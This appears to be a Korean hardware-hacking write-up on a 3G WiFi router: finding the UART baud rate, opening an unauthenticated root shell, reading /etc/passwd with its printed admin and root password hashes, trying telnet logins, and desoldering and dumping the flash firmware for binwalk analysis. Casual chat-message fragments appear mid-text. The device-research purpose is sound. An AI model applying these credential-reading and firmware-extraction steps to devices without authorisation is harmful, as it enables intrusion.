
- 0.2초 구간에서 비트 지속 시간(Bit Duration)을 측정하여 각 비트의 전송 시간을 확인한다.
- 전자적 신호 손실로 인한 오차를 고려하여, 근사값을 기반으로 적절한 Baud rate를 선택한다.



Transmission speed				Real transmission speed	
Bauds	Bit/s	Bit duration	Speed	Speed	Byte duration
50 Bd	50 bits/s	20.000 ms	6.25 bytes/s	5 bytes/s	200.000 ms
75 Bd	75 bits/s	13.333 ms	9.375 bytes/s	7.5 bytes/s	133.333 ms
110 Bd	110 bits/s	9.091 ms	13.75 bytes/s	11 bytes/s	90.909 ms
134 Bd	134 bits/s	7.463 ms	16.75 bytes/s	13.4 bytes/s	74.627 ms
150 Bd	150 bits/s	6.667 ms	18.75 bytes/s	15 bytes/s	66.667 ms
200 Bd	200 bits/s	5.000 ms	25 bytes/s	20 bytes/s	50.000 ms
300 Bd	300 bits/s	3.333 ms	37.5 bytes/s	30 bytes/s	33.333 ms
600 Bd	600 bits/s	1.667 ms	75 bytes/s	60 bytes/s	16.667 ms
1200 Bd	1200 bits/s	833.333 μs	150 bytes/s	120 bytes/s	8.333 ms
1800 Bd	1800 bits/s	555.556 μs	225 bytes/s	180 bytes/s	5.556 ms
2400 Bd	2400 bits/s	416.667 μs	300 bytes/s	240 bytes/s	4.167 ms
4800 Bd	4800 bits/s	208.333 μs	600 bytes/s	480 bytes/s	2.083 ms
9600 Bd	9600 bits/s	104.167 μs	1200 bytes/s	960 bytes/s	1.042 ms
19200 Bd	19200 bits/s	52.083 μs	2400 bytes/s	1920 bytes/s	520.833 μs
28800 Bd	28800 bits/s	34.722 μs	3600 bytes/s	2880 bytes/s	347.222 μs
38400 Bd	38400 bits/s	26.042 μs	4800 bytes/s	3840 bytes/s	260.417 μs
57600 Bd	57600 bits/s	17.361 μs	7200 bytes/s	5760 bytes/s	173.611 μs
76800 Bd	76800 bits/s	13.021 μs	9600 bytes/s	7680 bytes/s	130.208 μs
115200 Bd	115200 bits/s	8.681 μs	14400 bytes/s	11520 bytes/s	86.806 μs
230400 Bd	230400 bits/s	4.340 μs	28800 bytes/s	23040 bytes/s	43.403 μs
460800 Bd	460800 bits/s	2.170 μs	57600 bytes/s	46080 bytes/s	21.701 μs
576000 Bd	576000 bits/s	1.736 μs	72000 bytes/s	57600 bytes/s	17.361 μs
921600 Bd	921600 bits/s	1.085 μs	115200 bytes/s	92160 bytes/s	10.851 μs


Logic Analyzer

- Baud rate 계산 후, 8Bit to ASCII Converter
 - 하나의 문자를 표현하기 위해 8Bit 데이터가 전기적 신호로 전송되며, 적절한 Baud rate를 설정하면 여러 문자를 확인할 수 있다. (문자가 깨지면 올바르지 않는 Baud rate 값)




USB to UART TTL

- UART 연결을 위한 **USB to TTL**
 - Tx(Transmit - 데이터 전송), Rx(Receive - 데이터 수신)
 - 둘 다 $Tx \leftarrow \text{----} \rightarrow Tx$ 연결하면 서로 동시에 데이터 전송 하기 때문에 수신할 수 없음
 - 반대로 $Rx \leftarrow \text{----} \rightarrow Rx$ 연결하면 서로 데이터 수신만 하기 때문에 전송할 수 없음
 - $Tx \leftarrow \text{----} \rightarrow Rx$ / $Rx \leftarrow \text{----} \rightarrow Tx$ 와 같이 연결 시 서로 데이터 송/수신이 가능



RS232 - Serial Port



USB to UART TTL

USB to UART TTL

- UART Console Connect
 - Logic Analyzer에서 표시된 문자와 USB to UART TTL 통신 콘솔에서 출력되는 문자와 동일함으로 제대로 데이터 송/수신 되고 있음을 확인할 수 있다.

```
screen /dev/tty.usbserial-0001 57600

U-Boot 1.1.3 Rev 0.3 by WErT(WErT) 4PDA (May 19 2016 - 14:41:04)

Board: Ralink APSoC DRAM: 32 MB
Ralink SPI flash driver, SPI clock: 15MHz
spi device id: ef 40 18 0 0 (40180000)
find flash: W25Q128FV
*** Warning - bad CRC, using default environment

=====
Ralink U-Boot Version: 5.0.0.5
=====

ASIC 5350_MP (Port5<->None)
DRAM_CONF_FROM: Boot-Strapping
DRAM_TYPE: SDRAM
DRAM_SIZE: 256 Mbits
DRAM_WIDTH: 16 bits
DRAM_TOTAL_WIDTH: 16 bits
TOTAL_MEMORY_SIZE: 32 MBytes
Flash component: SPI Flash
Date:May 19 2016 Time:14:41:04
=====

icache: sets:256, ways:4, linesz:32, total:32768
dcache: sets:128, ways:4, linesz:32, total:16384

#### The CPU freq = 360 MHZ ####
estimate memory size = 32 Mbytes
```

USB to UART TTL

- UART를 통하여 Shell에 접근
 - UART에서는 별도 패스워드 인증 과정은 없었지만, telnet 서비스 활용시 ID/PW가 필요

The screenshot shows a terminal window with two panes. The left pane, titled 'screen (SCREEN)', displays the contents of the /etc/passwd file, with the entries for 'admin' and 'root' highlighted by a red box. The right pane, titled 'telnet (telnet)', shows the process of connecting to 192.168.100.1 via telnet. It includes the login prompts for 'admin' and 'root', both of which resulted in 'Login incorrect' messages, also highlighted by red boxes.

```
telnet 192.168.100.1


screen (SCREEN)
# cat /etc/passwd
admin:f/mgayPhuxczE:0:0:Administrator:/:/bin/sh
root:elrBXDBRpIpts:0:0:Administrator:/:/bin/sh
# passwd
/bin/sh: passwd: not found
#

telnet (telnet)
>> telnet 192.168.100.1
Trying 192.168.100.1...
Connected to 192.168.100.1.
Escape character is '^]'.

M1 login: admin
Password:
Login incorrect
M1 login: root
Password:
Login incorrect
M1 login: 
```


SOP8 Flash Chip Solder

- 연고 바르기 (Solder Paste)
 - 정확한 분석을 위해, 펌웨어가 들어 있는 칩셋 추출(납땜) 준비



촬영끝!

오후 10:58



일하기 싫은 네오



으쓱으쓱 어피치에게 답장
사진 2장

모지



아야해서 연고발라준건가

오후 10:58



Flash Rom Reader

- CH341A Reader & Flipper Zero Custom Reader
 - 추출된 칩셋을 각 Reader를 통하여 펌웨어 데이터 추출을 준비한다.



CH341A





Flipper Zero

Flash Rom Reader

- CH341A Reader & AsProgrammer

- SOP8 칩셋 모델명은 칩셋에 표시된 명칭에 맞춰 "MX25L3206E"으로 선택 후 칩 데이터 Read 진행



Firmware

- 추출된 펌웨어 - 3GWiFi_5707C8.bin
 - 검은색(환경변수 데이터)를 기준으로 U-Boot(초록색) 영역과, 파일시스템(빨간색) 영역으로 나뉘짐




환경변수
↓
ulImage(U-Boot 부트로더)

```
iot@iot: ~/A5-V11
iot@iot: ~/A5-V11$ binwalk 3GWiFi_5707C8.bin

DECIMAL          HEXADECEMAL      DESCRIPTION
-----
0                0x0              U-Boot 부트로더 uImage firmware image, header size: 64 bytes, data size: 110344 bytes, compression: none, CPU: MIPS32, OS: Linux, image type: Standalone Program, load address: 0x80200000, entry point: 0x80200000, creation time: 2013-07-08 02:13:37, image name: "SPI Flash Image"
327744           0x50040         파일 시스템 LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, compressed size: 3602212 bytes, uncompressed size: 6339411 bytes
```


Firmware

- U-Boot (부트 로더)
 - 이전 UART Console에 출력된 “U-Boot 1.1.3” 문자열이 존재하며, 해당 부분은 부팅을 위한 영역으로 IDA Pro와 같이 리버싱 도구를 통하여 분석을 진행 할 수 있으며, 해당 “U-Boot” 기능이 제한되어 있음



Firmware

- LZMA 2 - 파일 시스템 분석

